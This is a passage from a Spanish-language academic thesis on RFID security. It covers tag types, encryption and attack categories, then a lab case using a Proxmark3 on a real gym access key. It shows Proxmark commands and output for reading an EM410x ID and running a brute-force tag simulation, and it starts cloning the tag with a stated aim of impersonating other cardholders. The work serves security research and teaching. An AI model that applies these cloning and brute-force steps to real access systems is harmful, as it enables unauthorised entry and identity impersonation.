El hacking a los sistemas RFID pueden vulnerar aplicaciones y sistemas manipulando las señales que trabajan o interceptándolas. Es por eso que en este apartado se trabajará los posibles ataques que pueden sufrir y algunos aspectos cruciales.

- Uso de RFID como sistema de seguridad.

Ya son muchas las empresas las que han decidido implantar este sistema como método preventivo en la gestión de sus datos, puesto que consiguen mayor seguridad a la hora de evitar robos, alteraciones o encriptaciones por parte de personal ajeno.

Uno de los dispositivos de seguridad RFID que más suele utilizarse en nuestro entorno, es el de las alarmas RFID. Por ejemplo, si nos fijamos en un establecimiento como una tienda de ropa, al entrar o salir podemos ver unos sensores de movimiento, estos se activan cuando la antena detecta un chip de seguridad que en este caso se encuentra en cada uno de los artículos. Además, de tener un control antirrobo, puede hacerse un control de stock de cada uno de los productos. En estos últimos años, se está abandonando la tecnología por código de barras, puesto que con la llegada de las señales de radiofrecuencia se ha quedado obsoleta.

Otro tipo de sector que gracias a la aplicación de sistemas RFID ha aumentado considerablemente su seguridad ha sido el sanitario, sobre todo para registrar datos de pacientes o incluso controlar el fraude de medicamentos en el caso de las farmacéuticas [11].

- La seguridad en las etiquetas RFID

Las etiquetas RFID de alta frecuencia tienen un nivel de seguridad bastante mayor que el resto pudiendo protegerse con una contraseña.

Además, otro tipo de medida de seguridad que tienen las tarjetas RFID es la implantación de una tecnología de cifrado. Principalmente, este tipo de seguridad suele aplicarse a las tarjetas con una frecuencia de 13.56 MHz. Sirve para proteger la información que se almacena en las tarjetas y evitar el acceso a ella a personas no autorizadas para que no puedan ni leer ni descodificar la información. Este tipo de seguridad la he visto reflejada en alguno de los casos prácticos que he realizado y que expondré en el apartado relativo a los resultados. Sin embargo, existen diversos tipos de encriptación, los que más se utilizan son [48]:

-Estándar de cifrado avanzado (AES): utiliza una clave para cifrar y descifrar los datos e información que te encuentran en la tarjeta.

-Estándar de cifrado triple de datos (3DES): es mucho más efectivo que el DES, ya que, en lugar de utilizar una clave de acceso, utiliza tres, por lo tanto, poder llegar a descifrar la información es mucho más complicado.

-Infraestructura de clave pública (PKI): método de cifrado que utiliza una clave que es pública para acceder y cifrar los datos, pero se necesita una clave privada para poder descifrarlos. Por ejemplo, se suele usar en el comercio electrónico.

Los métodos de cifrado en las tarjetas RFID cifran los datos que contiene esa tarjeta y los transmiten al lector. Más tarde, el lector hace uso de una clave de descifrado para descodificar los datos y tener acceso a toda la información que había en la tarjeta. Por lo tanto, aunque una persona tenga acceso a los datos, no podrá descifrarlos sin el uso de una clave concreta.

Entre una de las razones por las cuáles deben utilizarse este tipo de métodos de seguridad, es principalmente para la protección y control en el acceso a la información o para evitar cualquier tipo de ataques de personas no autorizadas o ajenas a quien tenga acceso real a la información.

- Tipos de ataques que afectan a esta tecnología

Como ocurre en la implantación de cualquier sistema, se colaborará con investigadores para fortalecer y ver fallos en la seguridad de este, pero también aparecerá la figura de usuarios externos que buscan obtener beneficio personal

al encontrar fallos o debilidades pudiendo acceder al sistema, esto lo harán bloqueando sus funciones, degradando su servicio o accediendo a contenido almacenado en él. Las distintas técnicas de hacking más efectivas que pueden afectar al correcto funcionamiento de nuestro sistema RFID serán:

- **DoS o ataque de denegación de servicios:** Buscan inutilizar un sistema, conseguir que el servicio que sea dejarlo inutilizable, de esta forma el usuario no dispondrá de los beneficios que le aporta el sistema. Normalmente, este ataque puede ser sufrido por una alta saturación de datos, pero este ataque a nuestro sistema RFID puede venir dado de manera igual provocándose interferencias con el lector. Esto provoca que el sistema no pueda operar las operaciones que pudiera realizar y esta sufra una severa pérdida de datos.
- **Suplantación de la Identidad:** Debido a que muchos de los sistemas que implementan esta tecnología únicamente basta con conseguir una tarjeta identificativa igual a la de un usuario que pertenezca a la organización. Esto no llega a ser del todo exacto ya que en muchas entidades solamente necesitaríamos disponer del UID de un usuario para tener acceso, y esto lo podríamos alcanzar mediante un ataque en el momento que se realiza la lectura de la etiqueta o si disponemos de una etiqueta del mismo modelo podríamos llegar a clonarla.
- **Inyección SQL:** Es el tipo de ciberataque que se dirige directamente a la obtención de datos y credenciales a partir de una consulta realizada a la base de datos. Grandes entidades han dejado al descubierto cuentas y credenciales de usuarios, lo que provocaría una mala reputación de la entidad y por parte de los usuarios desconfianza.
- **Ataque Man In the Middle:** Ataque implementado en duplicado de tarjetas bancarias interceptando la comunicación que realiza la tarjeta con el lector, de manera que permite alterar el contenido de la transacción para movimientos posteriores fraudulentos. Este caso se realiza con dispositivos que se acoplan a lectores que más tarde simularán de nuevo la conexión con el lector de la entidad bancaria.

- Casos recientes de ataques al sistema RFID

Uno de los casos de ataques al sistema más recientes es el que desarrolla el dispositivo Flipper Zero. A raíz de las tecnologías por radiofrecuencia, se han llegado a desarrollar diferentes dispositivos que buscan vulnerabilidades sobre sistemas inalámbricos. Este último año se ha desarrollado el dispositivo, apodado como “navaja suiza para hackers” por sus creadores, este dispositivo es el Flipper Zero, mostrado en la Ilustración 2.

El Flipper Zero es un dispositivo cuyo uso plantea cuestiones éticas hoy en día. Se trata de un dispositivo creado originalmente como pieza de entretenimiento y hacking educativo orientado a desarrolladores, lo que suponía un aliciente a los usuarios por tratar de desarrollar aplicaciones más complejas y ganar reconocimiento por el resto de los usuarios. Esto se podía compartir con el resto de los usuarios, ya que Flipper Zero es una tecnología de código abierto.

Al tratarse de una tecnología que permite distribuir y alterar el código de programas generados por otros usuarios, esta herramienta de hacking se ha ido desarrollando, llegando a ser prohibida por el gobierno de Canadá, donde el uso de este dispositivo está asociado a la piratería de automóviles [25].

Este dispositivo es capaz de tratar con la tecnología RFID y NFC gracias a tarjetas que lleva integradas. La interacción con el usuario se realiza por medio de una pequeña interfaz visual, pero sus propósitos son innumerables.

Y debido a su composición y arquitectura es capaz de albergar nuevos módulos que se apoyan en tecnologías como Raspberry y Arduino.




Ilustración 2 Composición del dispositivo Flipper Zero. Fuente: <https://thumb.tildacdn.com/tild3634-6361-4032-b033-383966383966/-/format/webp/explosion-singed-200.png>

3. OBJETIVOS E HIPÓTESIS

Para la realización de este trabajo se ha establecido una serie de objetivos claves a cumplir para llegar a mostrar al usuario tanto el funcionamiento de la tecnología RFID, como sus implementaciones y vulnerabilidades con etiquetas de distintos sistemas.

- Objetivo principal:

Evaluar la seguridad de los sistemas RFID mediante la exploración de técnicas para atacar, alterar, forzar y analizar tarjetas RFID incluidas en distintos sectores de nuestro entorno.

- Objetivos específicos:

- Analizar el desarrollo de los distintos sistemas de identificación RFID a nuestro alcance.
- Identificar las vulnerabilidades comunes a tarjetas RFID de modelos comunes.
- Implementar y desarrollar comandos para poder atacar el contenido de tarjetas RFID dentro de un entorno seguro.
- Evaluar resultados de ataques y presentar medidas para conservar la seguridad de estos sistemas y mitigar riesgos.
- Análisis del contenido y campos de tarjetas y sus estructuras.

- Hipótesis:

- Bajo presión, las distintas tarjetas RFID empleadas en diferentes sectores presentan vulnerabilidades y podrán ser alterados sus contenidos o duplicados.
- Será posible documentar las distintas vulnerabilidades de seguridad mediante los correspondientes mandatos.
- Existen herramientas que permiten la clonación y simulación de tarjetas de manera ágil y altamente efectiva debido a la desactualización de los protocolos de seguridad en algunas tarjetas RFID.

- Los sistemas de cifrado actuales en tarjetas son impenetrables hasta el momento y se emplean en un mismo entorno.
- Las seguridades de modelos específicos de tarjetas RFID son fácilmente vulnerables y compartidas al ser de código abierto dentro de algunas herramientas.
- Las tarjetas de identificación al ser clonadas revelan contenidos que no llegan a ser los correctos y los protocolos no lo comprueban correctamente.
- Será necesario incorporar nuevas medidas de seguridad en sistemas locales con infraestructura más pequeña para garantizar su integridad.

4. DESCRIPCIÓN INFORMÁTICA

Para la realización de este trabajo es esencial contar con un contexto basado en datos, investigaciones e informaciones relevantes sobre la tecnología RFID. Se realizará un análisis de casos prácticos de diferentes tipos de aplicaciones de los sistemas RFID en nuestro entorno. De esta forma se conocerá tanto el funcionamiento de este tipo de tecnologías, así como su proceso de lectura y obtención de datos, y se buscará conocer cuáles son las vulnerabilidades de cada una de las aplicaciones de este tipo de tecnología en escenarios reales.

4.1 Los componentes de un sistema RFID

Para determinar la manera en que trabaja un sistema RFID necesitamos diferenciar que elementos participan y la función que desempeñan dentro del sistema. Un sistema RFID está compuesto por:

- Tag o etiqueta RFID

Una TAG o etiqueta es un pequeño sistema que se puede adherir casi a cualquier objeto, el cual, gracias a su composición, está preparado para enviar o recibir señales. Por dentro, sus componentes son:

- Un chip o microchip donde almacenará la información y la identificación propia del Tag cifrada mediante distintos protocolos de seguridad.
- Una antena para poder recibir la señal propagada por el lector.
- Y en ocasiones tendrá una pequeña batería o pila, lo que aumenta la señal en la que la etiqueta se referencia.

Podemos diferenciar las etiquetas RFID según dos criterios: según el tipo de alimentación que posean, mostrada la clasificación en la Tabla 1, y según la frecuencia con la que trabajan, también proporcionada la clasificación en la Tabla 2 [2] [4].

	ETIQUETAS ACTIVAS	ETIQUETAS PASIVAS	ETIQUETAS SEMI-ACTIVAS
FUNCIONAMIENTO	Funcionan con pilas o baterías tipo AA. Transmiten una señal de forma activa.	Funcionan con una onda exterior que crea tanto la antena como el lector RFID, ya que no cuenta con fuente de energía propia.	Funcionan con una batería incorporada únicamente para alimentar al microchip.
RANGO DE LECTURA Y CAPACIDAD	Etiquetas con mayor rango de lectura. Desde los 128 Kbytes de capacidad hasta más de 100 metros de lectura.	Su rango de lectura es limitado, con un alcance máximo de 6 metros de distancia. Además, su almacenaje es de hasta 2 Kbytes.	Su rango de lectura es mayor que el de las pasivas, pero menor que el de las activas. Logra una distancia media de hasta 100 metros.
USO EN ENTORNOS	Utilizada en entornos difíciles de leer, como en sitios con agua o compuestos de metal.	Utilizada en entornos habituales y en elementos flexibles, como pueden ser en los libros de bibliotecas,	Su uso es limitado debido a que la batería no es ilimitada.
OTROS DATOS	Su coste y su tamaño es mayor que el del resto de tipos.	Menos costosas y mucho más pequeñas que las etiquetas activas.	Su nivel de respuesta es mucho más rápido que el de las etiquetas pasivas.

Tabla 1 Tipos de etiquetas según su fuente de alimentación. Elaboración propia

Y en función de la frecuencia con la que trabajan podemos distinguir tres tipos:

	ULTRA ALTA FRECUENCIA (UHF)	ALTA FRECUENCIA (HF)	BAJA FRECUENCIA (LF)
RANGO DE LECTURA	Desde los 12 m hasta los 100 m	Desde los 10 cm a 1 cm	Como máximo hasta los 10 cm
RANGO DE FRECUENCIA	300 Mhz a 3 Ghz	3 Mhz a 30 Mhz	30 Khz a 300 Khz
USO EN ENTORNOS	Se usa en los sectores de logística, sanitario y retail.	Se usa para los pagos bancarios o acceso a sitios de ocio entre otros usos.	Se usa para la ganadería, en la gestión de cadena de montaje de las empresas industriales e identificación.
VELOCIDAD DE TRANSMISIÓN	Velocidad muy alta.	Velocidad alta.	Velocidad baja.
PAISES EN USO	EE. UU y UE	Todo el mundo.	Todo el mundo.
SUSCEPTIBLE A INTERFERENCIAS	Susceptible en algunos entornos con metales y líquidos. La transmisión de datos empeora.	Susceptible en entornos con metales y líquidos. Se recomienda trabajar en entornos controlados.	No hay entorno en el que sea susceptible a interferencias.

Tabla 2 Tipos de etiquetas según su frecuencia. Elaboración propia

El cuerpo de estos tres tipos se puede observar en la Ilustración 3.

Aparte de esta clasificación, las etiquetas también pueden clasificarse **según la memoria que posean**, ya bien sea de lectura o de lectura y escritura o con

memoria de anticolisión. En el caso de las etiquetas de **solo lectura**, tienen un código de identificación propio y se les asigna cuando son fabricadas y, por lo tanto, no pueden sufrir ningún tipo de cambio. Sin embargo, las tarjetas de **lectura y escritura**, también denominadas reprogramables, contienen un código que se puede ser alterado por el receptor. Por último, las tarjetas de **anticolisión**, que se diferencian del resto porque permiten que el lector detecte varias etiquetas de una sola vez.




Ilustración 3 Tipos de etiquetas según su frecuencia

A pesar de la variedad de tarjetas que existen según las diferentes variables, todas ellas tienen una misma composición. Sin embargo, es importante hacer una correcta selección del tipo de etiqueta que se aplica en cada entorno.

- Lectores

Los lectores RFID son un dispositivo electrónico conectado a la red, ya sea permanentemente o de forma pasajera.

Son los encargados de detectar la identificación e información de las etiquetas RFID y de la conexión de información que existe entre las etiquetas y todos los registros donde se almacenan los datos que esta guarda.

Las principales fases que lleva a cabo un lector son: la primera, la de crear una señal o mensaje que se emita a través de la antena que llevan incorporada. Esta depende del nivel de frecuencia de la tarjeta. Si hablamos de un sistema con una Alta Frecuencia, la señal se emite a través de un campo electromagnético, mientras que si es de Ultra-Alta Frecuencia, la señal se hace mediante ondas de radio.

El siguiente y último paso que siguen es recibir e interpretar la señal y, como consecuencia, responder a esta. Esta respuesta vendrá influenciada por los diferentes permisos de acceso que se le permitan al lector a la hora de conocer la información almacenada en la tarjeta.

Al igual que con las tarjetas, también se pueden clasificar los sistemas de lectores según su rango de frecuencia. Distinguimos los de alta frecuencia y los de baja frecuencia.

-Baja Frecuencia (LF): este tipo de lectores se utiliza en su mayoría de veces para la lectura de tarjetas que se encuentran en entornos líquidos o bajo el tejido de animales vivos. Además, permiten la lectura en cualquier tipo de material siempre que no sea el metal.

-Alta Frecuencia (HF): este tipo de sistema de lectura se usa sobre todo para la gestión de tickets.

-Ultra-Alta Frecuencia (UHF): en la mayor parte de veces usado en las aplicaciones que se hacen en relación con el transporte, tanto en cuanto al tráfico como al control de los vehículos.

Los lectores RFID son capaces de trabajar con bases de datos y con diversos lenguajes de programación como Java, XML y .NET, esto facilita su utilización y la forma de trabajo llegando a poderse emplear en programas y aplicaciones de gestión de bases de conocimientos.

- Registro y base de datos:

Al igual que el resto de los elementos del sistema RFID, tener un dispositivo que registre la información es igual de importante. El ordenador será el encargado de recolectar la información obtenida y almacenarla en una base de datos para que después puedan ser procesados y analizados por un software.

4.2 Tecnologías empleadas

El principal motivo por el que quiero realizar esta investigación es, en primer lugar, la asombrosa facilidad en la que se han implementado los sistemas RFID en los diferentes sectores que nos rodean, ante la necesidad por parte de las

empresas de mejorar su eficacia, procesos y, de sobre todo, adaptarse a los nuevos cambios que la revolución tecnológica conlleva.

Además, este tipo de tecnologías ofrece un gran cambio en la sociedad y en la forma de vida de las personas. Cada vez la tecnología gana más terreno, lo que provoca que este tipo de sistemas los acabemos viendo por todas partes. Por esta razón, creo que debemos conocer cómo es la aplicación de estos, su utilización en la vida diaria, su explotación y en general tener algún conocimiento para poder estar preparados cuando el uso de estas tecnologías esté en su mayor auge.

Por último, y en parte por lo explicado anteriormente, puede servir de apoyo o guía a futuras investigaciones que utilicen este trabajo como fuente de información para ampliar la investigación. Debido a su rápido crecimiento y su buena acogida por el público y empresas, considero que se seguirá desarrollando y elaborando etiquetas más inteligentes y se podrá desarrollar una estandarización de ellas.

4.3 Metodología

Para el desarrollo de los casos prácticos mostrados en el siguiente punto, se ha seguido una metodología basada en la utilización de herramientas como puede ser la placa Proxmark3 mostrada en la Ilustración 4, tarjetas RFID y un software preparado para trabajar con este sistema de pruebas. El dispositivo Proxmark3 es un lector RFID empleado para pruebas y proyectos de investigación.

-Preparación del equipo

Para poder trabajar junto a la placa se debe instalar el software con la última versión disponible para poder tratar con el mayor número de tipos de tarjetas posible. Para instalar el software propio de la placa, se ha trabajado con el repositorio de Github del usuario Gator96100 [34].

-Instalación del Software

Tras la descarga del software, se ejecutará el fichero rummer64.bat y se comenzará a clonar el directorio de trabajo. Una vez clonado, pasaremos el

firmware a nuestra tarjeta Proxmark conectándola y ejecutando el comando “./pm3-flash-all”.

-Configuración del dispositivo

Para poder empezar a trabajar con la placa, se necesitará guardar el número que se genera junto a COM, ya que dependiendo de la versión que se haya adquirido, este parámetro podrá variar. Para arrancar y poder ejecutar comandos, lo único que haremos será movernos al directorio cliente y ejecutar proxmark con el COM generado anteriormente, esto lo observamos en la Figura 2:

COMPONENTES DE UN LECTOR PROXMARK 3




Ilustración 4 Componentes de un dispositivo Proxmark 3

Junto a esta placa se trabajarán distintas etiquetas RFID de distintos entornos a los que se les aplicará una serie de ataques para poder obtener las vulnerabilidades que poseen las etiquetas con las que se trabajan. Mas adelante en los casos experimentales se describirán las características y las utilidades que tiene cada etiqueta empleada y se mostrará el modelo en que accedemos a ellas.

```

ProxSpace v3.11 - MINGW64-~/proxmark3/client
pm3 ~/proxmark3$ cd client
pm3 ~/proxmark3/client$ ./proxmark3 com7
[=] Session log C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3/.proxmark3/logs/log_20240514162550.txt
[*] Using UART port com7
[*] Communicating with PM3 over USB-CDC

8888888b. 888b  d888  .d8888b.
888  Y88b 8888b  d8888  d88P  Y88b
888  888 88888b.d88888  .d88P
888  d88P 888Y88888P888  8888"
88888888P" 888 Y888P 888  "Y8b.
888  888  Y8P  888 888  888
888  888  "  888 Y88b  d88P
888  888  888  "Y8888P"  [ ]

[ Back global innovation today! ]
Patreon - https://www.patreon.com/iceman1001/
Paypal - https://www.paypal.me/iceman1001/

[=] Creating initial preferences file
[*] Saved to json file "C:\Users\Usuario\Desktop\PROXMARK\ProxSpace\ProxSpace\pm3/.proxmark3/preferences.json"
Warning: QT_DEVICE_PIXEL_RATIO is deprecated. Instead use:
QT_AUTO_SCREEN_SCALE_FACTOR to enable platform plugin controlled per-screen factors.
QT_SCREEN_SCALE_FACTORS to set per-screen DPI.
QT_SCALE_FACTOR to set the application global scale factor.
[ Proxmark3 RFID instrument ]

MCU..... AT91SAM7S512 Rev A
Memory... 512 KB ( 63% used )

Client... Iceman/master/v4.18341-203-gcacc1c144 2024-05-14 18:01:00
Bootrom... Iceman/master/v4.18341-203-gcacc1c144-suspect 2024-05-14 18:05:00
OS..... Iceman/master/v4.18341-203-gcacc1c144-suspect 2024-05-14 18:06:22
Target... PM3 GENERIC

[=] No previous history could be loaded
[usb] pm3 -->
    
```

Figura 2 Comandos de inicio para comenzar el uso del lector

-Verificación del funcionamiento

Ahora una vez se ha ejecutado la comunicación entre el software y la tarjeta y ahora ya podemos empezar a trabajar con la tarjeta. Para comprobar el correcto funcionamiento del lector, se realizará el comando "hw tune" y se observará que se muestra que tanto la antena LF como la antena HF funcionan correctamente y la frecuencia con la que trabajan ambas, mostrado en la Figura 3.

```

ProxSpace v3.11 - MINGW64-~/proxmark3/client
[usb] pm3 --> hw tune

[=] ----- Reminder -----
[=] "hw tune" doesn't actively tune your antennas.
[=] It's only informative.
[=] Measuring antenna characteristics...
[+] 10

[=] ----- LF Antenna -----
[+] 125.00 kHz ..... 23.60 V
[+] 134.83 kHz ..... 15.81 V
[+] 120.00 kHz optimal... 25.69 V
[+]
[+] Approx. Q factor measurement
[+] Frequency bandwidth... 6.4
[+] Peak voltage..... 7.5
[+] LF antenna..... ok

[=] ----- HF Antenna -----
[+] 13.56 MHz..... 15.92 V
[+]
[+] Approx. Q factor measurement
[+] Peak voltage..... 1.7
[+] HF antenna ( ok )

[=] ----- LF tuning graph -----
[+] Orange line - divisor 95 / 125.00 kHz
[+] Blue line - divisor 88 / 134.83 kHz

[=] Q factor must be measured without tag on the antenna
    
```

Figura 3 Comprobación del correcto funcionamiento del dispositivo

-Pruebas y ataques RFID

Una vez el lector ya se encuentra configurado, se pasará a poder trabajar con un sinfín de etiquetas pertenecientes a distintos entornos. A cada una de ellas, en función del tipo de etiqueta que se trate, se le aplicará una serie de ataques, cargados en el software de la placa, con el objetivo de acceder al contenido de la etiqueta.

En los casos documentados a continuación se detalla a mayor nivel cada etiqueta que enfrenta el lector y la información obtenida de cada uno de ellos.

5 RESULTADOS EXPERIMENTALES

Los casos de aplicación de los sistemas RFID que se ponen en práctica están basados en situaciones reales. A través de este estudio se logrará conocer cuál es el funcionamiento de las etiquetas RFID en cada uno de los escenarios y tras ello poder hacer modificaciones. También, se podrá conocer cómo trabaja un lector RFID y cómo es el proceso de interpretación que hace de la información que se encuentra en la tarjeta.

5.1 Caso 1: Control de acceso a través de llave del centro deportivo Altafit.

En este primer caso de estudio se analizará la llave identificativa de un centro deportivo como método de acceso.

Esta tarjeta que aparece en la Figura 4 es usada únicamente como control de acceso, y esta solo permite acceder a un único centro deportivo. Es por ello por lo que el software solo le cederá el acceso si el centro donde se hace el uso de ella es el centro asignado. Además, la validez de la etiqueta será de vital importancia para poder acceder al centro deportivo cuando los tornos se abran.

- Características de la tarjeta RFID:

En primer lugar, se debe conocer el tipo de tarjeta con el que se está trabajando y sus características, para más adelante poder saber el tipo de vulnerabilidades que tiene y si fuera posible realizar algún tipo de modificación sobre esta.

En este caso, tras realizar una primera lectura de la tarjeta, como podemos observar en la Figura 5, se comprueba que se trata de una tarjeta EM410x, de tipo RF/64, y esta tiene un ID F200BFBF90. Este tipo de tarjeta es una muestra de tarjeta RFID de baja frecuencia o también llamadas LF.



Figura 4 Llave de acceso al centro deportivo Altafit

Tras la lectura y conocer su tipo de etiqueta según la frecuencia con la que trabaja, se conoce también que como dato característico de la placa Proxmark3, existe una serie de posibles patrones de identificación DEZ para interpretar el ID de las tarjetas. Estos son la forma común de representar los IDs únicos de las tarjetas. Estos aparecen bajo el título de “HoneyWell IdentKey”.

```
[usb] pm3 --> lf search
[-] Note: False Positives ARE possible
[-]
[-] Checking for known tags...
[-]
[+] EM 410x ID 4F00DFD09
[-] EM410x ( RF/64 )
[-] ----- Possible de-scramble patterns -----
[+] Unique TAG ID      : F2008FBF90
[-] HoneyWell IdentKey
[+] DEZ 8              : 16645385
[+] DEZ 10             : 0016645385
[+] DEZ 5.5           : 00253.64777
[+] DEZ 3.5A          : 079.64777
[+] DEZ 3.5B          : 000.64777
[+] DEZ 3.5C          : 253.64777
[+] DEZ 14/IK2        : 00339319061769
[+] DEZ 15/IK3        : 001039394652048
[+] DEZ 20/ZK         : 15020000111511150900
[-]
[+] Other              : 64777_253_16645385
[+] Pattern Paxton     : 1343372041 [0x50123B09]
[+] Pattern 1          : 16250438 [0xF7F646]
[+] Pattern Sebury     : 64777 125 8256777 [0xFD09 0x7D 0x7DFD09]
[+] VD / ID           : 079 / 0016645385
[-] -----
[+] Valid EM410x ID found!
[-] Couldn't identify a chipset
[usb] pm3 -->
```

Figura 5 Primera lectura de la llave de Altafit bajo el comando "lf search", es decir, búsqueda de baja frecuencia en caso de estudio

- Análisis a través de comandos:

Aunque estos patrones para interpretar el ID coincidan con el sistema, no tienen por qué tener acceso al local. Los negocios que implementan estos sistemas tratan con un software y bases de datos que pueden denegar el acceso al usuario, aunque se verifique su identidad.

Como nos me ha llamado la atención esta credencial, y ya que no se busca como objetivo de esta práctica poder atacar a la base de datos de la empresa, se emplearán distintos comandos para seguir trabajando y buscando debilidades sobre la tarjeta de la cual se dispone.

- Sugerencia de comandos de estudio de la tarjeta:

Tratándose de una tarjeta de baja frecuencia, podemos realizar el comando “help” para que sugiera distintos comandos que pueden aplicarse a esta a modo de prueba. Pero para trabajar de manera más distintiva con la tarjeta que se

tiene, vamos a indicarle también el modelo. Con el comando de la Figura 6 se logrará conocer qué otros comandos se pueden pedir al lector:

```
[usb] pm3 --> lf em 410x help
help          This help
demod         demodulate a EM410x tag from the GraphBuffer
reader        attempt to read and extract tag data
sim           simulate EM410x tag
brute         reader bruteforce attack by simulating EM410x tags
watch         watches for EM410x 125/134 kHz tags
spooof        watches for EM410x 125/134 kHz tags, and replays them
clone         clone EM410x Tag ID to T55x7, Q5/T5555 or EM4305/4469
[usb] pm3 --> lf em 410x brute
```

Figura 6 Descubrimiento de los diferentes comandos que se pueden aplicar

Se observa que se tienen comandos que pueden atacar a la integridad del sistema, como puede ser el comando “sim”, cuyo objetivo es llegar a simular una tarjeta teniendo previamente datos de esta cargada en memoria. Otro posible ataque que puede sufrir esta tarjeta sería un ataque por fuerza bruta, esto se realizará con el comando “brute” por el cual se puede obtener el identificador del usuario de la tarjeta probando una serie de posibles combinaciones de manera automática hasta dar con la correcta. Y también se podrá hacer un clonado de la tarjeta añadiendo a la instrucción “clone”, cargando todos los datos en una tarjeta del mismo modelo.

- Intento de clonaje:

A través del comando “hf mf autopwn” es posible hacer ataques a las tarjetas de alta frecuencia, sin embargo, en las tarjetas de baja frecuencia, como es la llave de Altafit este comando no se realizaría del mismo modo. Por lo tanto, es necesario buscar un tipo de comando para usar de alternativa y que busque el mismo objetivo, pero con las tarjetas LF.

En este caso, se ejecutará “brute”. Este comando indicará el ID de la tarjeta pasándole como argumento un fichero con las distintas combinaciones para obtener el ID de la tarjeta con la que estamos trabajando, ya que el ID del modelo EM410x tiene un espacio limitado y es posible probar en un tiempo relativamente corto todas las combinaciones que se le pasen.

De este modo, al reducir las posibles combinaciones y tras pasarle la ruta del archivo donde están cargadas, indicará de manera visual por línea de comandos el ID con el que se reconoce este tag. Y automáticamente se detiene.

Tras investigar por qué no muestra un mensaje de validación, se ha llegado a la conclusión de que el lector puede no estar configurado para indicar la validación de forma visual por la línea de comandos, como ocurre en la Figura 7.

```
[usb] pm3 --> lf em 410x brute -f C:\Users\Usuario\Desktop\PROXMARK\ids.txt
[+] Loaded 6 EM Tag IDs from C:\Users\Usuario\Desktop\PROXMARK\ids.txt, pause delay:1000 ms
[=] Bruteforce 1 / 6: simulating EM Tag ID 4F00FDFD04
[=] .....
[=] Bruteforce 2 / 6: simulating EM Tag ID 4F00FDFD05
[=] .....
[=] Bruteforce 3 / 6: simulating EM Tag ID 4F00FDFD06
[=] .....
[=] Bruteforce 4 / 6: simulating EM Tag ID 4F00FDFD07
[=] .....
[=] Bruteforce 5 / 6: simulating EM Tag ID 4F00FDFD08
[=] .....
[=] Bruteforce 6 / 6: simulating EM Tag ID 4F00FDFD09
[=] .....
[usb] pm3 -->
```

Figura 7 Campo ID de la tarjeta reconocido por Proxmark

Antes se ha llegado a la conclusión de que no se puede realizar un ataque únicamente con la tarjeta. Por lo tanto, deberíamos trabajar con el comando “If sniff” el cual capturaría la comunicación entre la tarjeta lf y el lector mientras ambos interactúan, en este caso en el momento de la identificación antes de acceder al recinto.

Aunque esta tarea no se va a llegar a implementar, la dejamos como propuesta para próximas investigaciones.

Tras probar a atacar la etiqueta por fuerza bruta, lo que se realizará con el comando clone, será poder suplantar la identidad de otro cliente alterando el ID de la tarjeta a nuestro gusto, pudiendo usar un ID de un empleado que tenga acceso al sistema y acceder a la base de datos del negocio. Esto se hará emulando y clonando un nuevo valor para el campo ID dentro de la misma tarjeta como podemos observar en la Figura 8.

```
[usb] pm3 --> lf em 410x clone --help
clone a EM410x ID to a T55x7, Q5/T5555 or EM4305/4469 tag.
usage:
  lf em 410x clone [-h] [--clk <dec>] --id <hex> [--q5] [--em] [--electra]

options:
  -h, --help                This help
  --clk <dec>              <16|32|40|64> clock (default 64)
  --id <hex>                EM Tag ID number (5 hex bytes)
  --q5                      optional - specify writing to Q5/T5555 tag
  --em                      optional - specify writing to EM4305/4469 tag
